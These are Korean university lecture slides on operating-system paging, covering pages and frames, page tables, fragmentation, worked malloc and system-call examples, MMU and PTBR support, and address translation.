

# 운영체제

# Lecture 09: Paging

---



전남대학교 인공지능학부  
박태준 ([taejune.park@jnu.ac.kr](mailto:taejune.park@jnu.ac.kr))

# 지난 시간에 배운 것

---

- ▶ 기본적인 메모리에 대한 내용들...
  - 메모리 계층 구조
  - 메모리 물리주소와 논리 주소
- ▶ 프로세스의 실행에 필요한 메모리 할당 정책에 대한 이해, 메모리 할당 알고리즘
  - 연속 메모리 할당
  - first-fit, best-fit, worst-fit, 그리고 단편화
  - Buddy system
- ▶ Segmentation
- ▶ 오늘날 메모리 관리는 연속할당을 잘 이용하지 않아요!
  - 다중프로그래밍 환경에서 동시성이 더더욱 커져서....단점이 좀 많네요!
  - 그래서 오늘 배우는 내용은

# Goal

---


- ▶ 가상메모리에 대하여... (쪼끔 다뤘던 내용)
  - 오늘날 메모리는 전부 가상메모리로 관리됨! → Relocatability
  - 그중에서도...
- ▶ **Paging!**
  - 페이징 메모리: 페이지와 페이지 테이블로 이루어지는 메모리 관리
  - 페이징에서 논리 주소와 물리 주소, 각 변환 → 페이지 테이블!
- ▶ **페이지 테이블 관리**
  - TLB (Translation Look-aside Buffer)
  - Inverted page table, Multi-level page table, Hashed page table

# 페이지 개요

---

# 우리는 왜 가상 메모리를 사용하는가? 주소 주소 주소!

- ▶ 모든 프로그램은 메모리에 올라와야 CPU를 통해 실행이 가능하다!
  - CPU가 메모리를 읽을 때는? → 주소를 통하여 접근한다
  - 실행하고자 하는 구문을 나타내기 위해서는? → 프로그램에 필요한 주소를 기입한다.
    - JMP [Addr] or Call [Addr]
  - 즉, 정확한 주소가 필요....!! 1이라도 틀리면 프로그램은 정상수행 되지 않는다!
- ▶ 만약에 개발자가 시스템의 메모리 크기까지 고려하면서 프로그램을 개발해야 한다면?
  - 다중프로그램 → 주소의 충돌!. 여러번 이야기 했던 그것.
  - 특정 시스템에 종속적인 프로그램 밖에 못만듦. → 내 프로그램이 어디에 설치될 줄 알고?
    - ⇒ 어렵다! 그냥 메모리는 무조건 0번지부터, 다 쓴다고 가정하자! (가상메모리 크기 == 물리 메모리 최대 크기)
    - ⇒ 주소변환? MMU가, 부족한 것? Swap으로 보충
- 관련하여서 우리가 다뤘던 내용은? → 연속메모리할당, segmentation



# 연속메모리와 Segmentation기법의 단점

---


- ▶ 프로그램이 한-두개일땐 큰 문제가 안됨... 그러나 여러개가 될 수록...
- ▶ Segment의 크기가 클 경우 메모리 할당이 가면 갈 수록 어려워져요!
  - External fragmentation 문제 → 잊은 defragmentation이 동반됨
- ▶ 관리 자체가 더 힘들어요! → 책장 정리를 생각해 봅시다.
  - 책의 크기가 각각 제각각 → 두께순? 높이순? 제목순? 오름차순? 내림차순?
    - 뭘 해도 반듯해 보이긴 어려울 듯...
  - 책의 크기가 균일!
    - 상대적으로 반듯하게 관리하기 쉽다!
  - 관리가 어려움 → 검색 효율의 저하 → 메모리 운용 속도 저하

# 그래서, 페이징(Paging)

---

- ▶ 고정-분할 방식을 이용한 가상 메모리 관리 기법
- ▶ 페이지와 페이지 프레임 (Page and Page frame)
  - 프로세스의 주소 공간을 0번지부터 동일한 크기의 **페이지(page)**로 나눔
    - 코드, 데이터, 스택 등 프로세스의 구성 요소에 상관없이 고정 크기로 분할한 단위
  - 물리 메모리 역시 0번지부터 페이지 크기로 나누고, **프레임(frame)**이라고 부름
  - 페이지와 프레임에 번호 붙임
  - 페이지의 크기
    - 주로 4KB. 운영체제마다 다르게 설정 가능,  $2^n$ . 즉 4KB, 8KB, 16KB 등
  - 페이지 테이블
    - 각 페이지에 대해 페이지 번호와 프레임 번호를 1:1로 저장하는 테이블

# 논리 페이지와 물리 프레임 매핑



# 왜 페이지인가? → 표준화/모듈화는 좋은겁니다!

---

- ▶ 용이한 구현
  - 메모리를 0번지부터 고정 크기로 단순히 분할하기 때문
- ▶ 높은 이식성
  - 페이지 메모리 관리를 위해 CPU에 의존하는 것 없음
  - 다양한 컴퓨터 시스템에 쉽게 이식 가능
- ▶ 높은 융통성
  - 시스템에 따라 응용에 따라 페이지 크기 달리 설정 가능
- ▶ 메모리 활용과 시간 오버헤드면에서 우수
  - 외부 단편화 없음
  - 내부 단편화는 발생하지만 매우 작음
  - 홀 선택 알고리즘을 실행할 필요없음

# 단편화에 대해...

---

- ▶ 외부 단편화는 발생하지 않음!
  - 불필요한 defragmentation 과정이 필요 없다!
- ▶ 내부 단편화는 발생!
  - 페이지 한칸을 할당 받았는데 그곳들 다 못채운다면 내부단편화!
  - 페이지 구조에서 최대 내부 단편화 크기는? (단일 페이지크기-1)\*페이지 갯수
    - 모든 페이지에 1바이트씩만 점유하고 있는 상태...! → 하지만 이럴 일은 없다!
  - 일반적으로 프로세스의 마지막 페이지에서만 단편화 발생! (스택-힙은 가변이니깐 제외한다 치고)
    - 보통 페이지 크기의 1/2 정도로 봄.
  - 외부단편화 해결에 드는 비용에 비하면 매우 적은 비용...!

# 페이지 예제 (1)

- 가정, 4GB 메모리 공간, 페이지 크기는 4KB


- 프로세스

- 코드 : 페이지 0 ~ 페이지 2에 걸쳐 있음
- 데이터 : 페이지 2 ~ 페이지 3에 걸쳐 있음
- 힙 : 페이지 3 ~ 페이지 4에 걸쳐 있음
- 스택 : 사용자 공간의 맨 마지막 페이지에 할당, 1페이지 사용
- 총 6개의 페이지,  $6 \times 4\text{KB} = 24\text{KB}$

- 페이지 테이블


- 페이지 테이블은 주소 공간의 모든 페이지를 나타낼 수 있는 항목을 포함
- 현재 6개의 항목만 사용.

대부분의 항목은 비어 있음



## 페이지 예제(2)


- 만약에 프로세스가 새로운 공간을 동적 할당을 받고, 데이터를 저장하고, 해제를 한다면?
  - e.g., **char \*p = (char\*) malloc(200); // 200 bytes on the heap**
    - 1 페이지(4KB) 할당: 논리 페이지 5 할당, 물리 프레임 2 할당
      - 페이지 5의 논리 주소 :  $5 \times 4\text{KB} = 20\text{KB} = 20 \times 1024 = 20480$  번지
      - 프레임 2의 물리 주소 :  $2 \times 4\text{KB} = 8192$  번지
    - malloc(200)은 페이지 번호 5의 논리 주소 20480을 리턴
  - \*p = "hello"; // 20480에 "hello"를 저장**
    - 논리주소 20480이 MMU에 의해 물리주소 8192로 바뀜
    - 물리주소 8192-8197번지에 h,e,l,l,o,\0 저장
  - free(p); // 20480 번지 해제**
    - 반환 후 페이지 5 전체가 비게 되므로, 페이지 5와 프레임 2가 모두 반환



# 페이지 예제(3)

## ▶ System call을 호출한다면?

- 커널 코드도 논리 주소로 되어 있음. → 시스템 호출을 통해 커널 코드가 실행될 때 현재 프로세스의 페이지 테이블을 이용하여 물리 주소로 변환됨
  - 커널 공간의 페이지 k에 담긴 커널 코드 실행
  - 현재 프로세스 테이블에서 페이지 k의 물리 프레임 780090을 알아내고 해당 프레임에 적재된 커널 코드 실행



# 페이지 구현

---

- ▶ 1. 하드웨어 지원
  - CPU의 지원
    - CPU에 페이지 테이블이 있는 메모리 주소를 가진 레지스터 필요
    - Page Table Base Register(PTBR)
  - MMU 장치
    - 논리 주소의 물리 주소 변환 - 페이지 테이블 참조
    - 페이지 테이블을 저장하고 검색하는 빠른 캐시 포함
    - 메모리 보호 - 페이지 번호가 페이지 테이블에 있는지, 옵셋이 페이지의 범위를 넘어가는지 확인
- ▶ 2. 운영체제 지원
  - 프레임의 동적 할당/반환 및 페이지 테이블 관리 기능 구현
    - 프로세스의 생성/소멸에 따라 동적으로 프레임 할당/반환
    - 물리 메모리에 할당된 페이지 테이블과 빈 프레임 리스트 생성 관리 유지
    - 컨텍스트 스위칭 때 CPU의 레지스터에 적절한 값 로딩

# 페이지 중간 정리!

---

- ▶ 32비트 CPU에서, 페이지 크기가 4KB인 경우
- ▶ 페이지 이용시 물리 메모리의 최대 크기는?
  - 페이지는 그냥 메모리의 운용을 어떻게 할 것인지에 관한 정책에 대한 것 → 물리 메모리의 크기와는 관련이 없음.
  - 즉, 최대 물리 주소의 범위는  $0 \sim 2^{32}-1 = 4GB$
- ▶ 프로세스의 주소 공간의 크기?
  - 마찬가지로 페이지는 메모리 운용과 관련된 정책. 크기와는 무관.
  - 가상 메모리의 크기 == 물리메모리의 최대 크기, 즉 4Gb
- ▶ 프로세스 당 최대 페이지의 갯수
  - 프로세스의 메모리 공간을 4KB로 나누면 페이지의 갯수! →  $4GB/4KB = 2^{32}/2^{12} = 2^{20}$ 개 = 약 100만개
- ▶ 페이지 테이블의 크기는?
  - 페이지 테이블 항목 크기가 32비트라면... (페이지 번호를 저장하기 위해서)
  - $4\text{바이트} * 2^{20} = 2^{22}\text{바이트} = 4MB$
  - 즉, 페이지 테이블도 메모리 공간을 차지! 그러나 대개는 비어있는 경우가 많다 (sparse table)
    - 낭비를 줄이기 위한 추가적인 기법이 필요


# 페이지 주소 관리

---

# 주소 변환

- ▶ 페이징에서는 가상 주소를  $VA = \langle P, O \rangle$ 로 표현
  - VA : 가상 주소 virtual address
  - P : 페이지 번호 (Page number)
  - O : 페이지의 처음 위치에서 해당 주소까지의 거리 (Offset, distance)
- ▶ 물리주소는  $PA = \langle F, O \rangle$ 
  - PA: 물리주소 Physical address
  - F: 프레임 번호 (Frame number)
  - O: 프레임의 처음 위치에서 해당 주소까지의 거리 (Offset, distance)

- ▶ e.g.,
  - 페이지 크기가 10B일때, 가상 주소 32번지?
  - 페이지 크기가 512B일때, 가상 주소 2049번지?



# 페이지의 논리 주소 구성

